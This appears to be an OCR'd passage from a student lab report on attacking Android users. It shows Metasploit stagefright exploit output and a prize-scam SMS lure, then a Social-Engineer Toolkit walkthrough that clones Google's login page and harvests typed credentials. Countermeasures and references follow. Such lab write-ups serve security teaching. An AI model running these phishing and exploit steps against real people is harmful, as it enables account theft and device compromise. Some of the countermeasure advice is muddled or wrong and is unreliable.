msf exploit(android/browser/stagefright_mp4_tx3g_64bit) > [*] Using URL: http://192.168.43.209:8080/
[*] Server started.
[-] 192.168.43.59 stagefright_mp4_tx3g_64bit - 192.168.43.59:46068 - Requested / - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.75 Mobile Safari/537.36"
[-] 192.168.43.59 stagefright_mp4_tx3g_64bit - 192.168.43.59:46068 - Requested / - Unknown user-agent: "Mozilla/5.0 (Linux; Android 8.1.0; Redmi Y2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.75 Mobile Safari/537.36"
Interrupt: use the 'exit' command to quit
msf exploit(android/browser/stagefright_mp4_tx3g_64bit) >
Active sessions
Information
Connection
shell linux
shell linux GET /favicon.ico HTTP/1.1 Host: 192.168.1.103:4444 Connection
udemy


11:19 PM
4G
65
STAGEFRIGHT TEST
Inbox
Rahul Kumar 11:19 pm
to me
You have won 1,00,000 and iPhone XS PLUS.
Click here https://bit.ly/2oNSqZS to claim now.
Hurry up.


11:20 PM
64
404 Not Found
192.168.43.209:8080
Not Found
The requested URL was not found on this server.
Apache/2.2.9 (Unix) Server at 192.168.43.209 Port 8080



8.SOCIAL ENGINEERING TOOLKIT

Lastly, in our project, we did Credential Harvest Attack using Social Engineering Toolkit available in Kali Linux Interface.

We did the Credential Harvest attack on Google user, wherein the user was sent a link of fake lookalike gmail login form. The Ip Address of the fake google form belongs to the hacker's computer. The user is tricked to enter username/password to login. After clicking Sign in Button, credentials are sent to hacker's console as depicted in screenshots below :


12:19 AM
58
192.168.43.209
1
Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google
Google
Privacy & Terms
Help


File Edit View Search Terminal Help
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.43.59 - - [24/Mar/2019 00:19:12] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.43.59
192.168.43.59 - - [24/Mar/2019 00:19:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=fake@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=fakepassword123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

9.COUNTERMEASURES:

1. About Malicious App
    - Installing Apps from trusted places.
    - Not allowing Android to Allow Installation from Unknown Sources
    - Overlook the permission that th app asks for.
    - Install Anti-virus or Anti-malware softwares

2. About Links :
    - Cannot be detected by Antivirus
    - If it asks for your username, password, initially enter a wrong password
3. 2- factor authentication on Facebook and Twitter, which enables you to send an OTP.

10.REFERENCES-

I. https://www.tomshardware.co.uk/android-linux-kernel-defense-mechanism,news-53545.html (Accessed on: 27 Jan,2019)

II. https://www.bleepingcomputer.com/news/security/popular-android-apps-vulnerable-to-man-in-the-disk-attacks/ (Accessed on: 27 Jan,2019)

III. https://www.greycampus.com/opencampus/ethical-hacking/types-of-android-attacks (Accessed on: 27 Jan,2019)

IV. https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224 (Accessed on: 24 January,2019)

V. https://www.welivesecurity.com/2018/08/29/semi-annual-balance-mobile-security/(Accessed on: 24 January,2019)

VI. https://www.sciencedirect.com/science/article/pii/S0167404814000261(Accessed on: 24 January,2019)

VII. https://www.infostretch.com/blog/different-types-of-mobile-security-threats/(Accessed on: 24 January,2019)

VIII. https://github.com/trustedsec/social-engineer-toolkit (Accessed on: 29 Jan, 2019)

IX. https://www.metasploit.com (Accessed on: 29 Jan, 2019)

X. Downloaded Course- **Learn Kali Linux and Hack Android Devices"** by Mohammed Atef.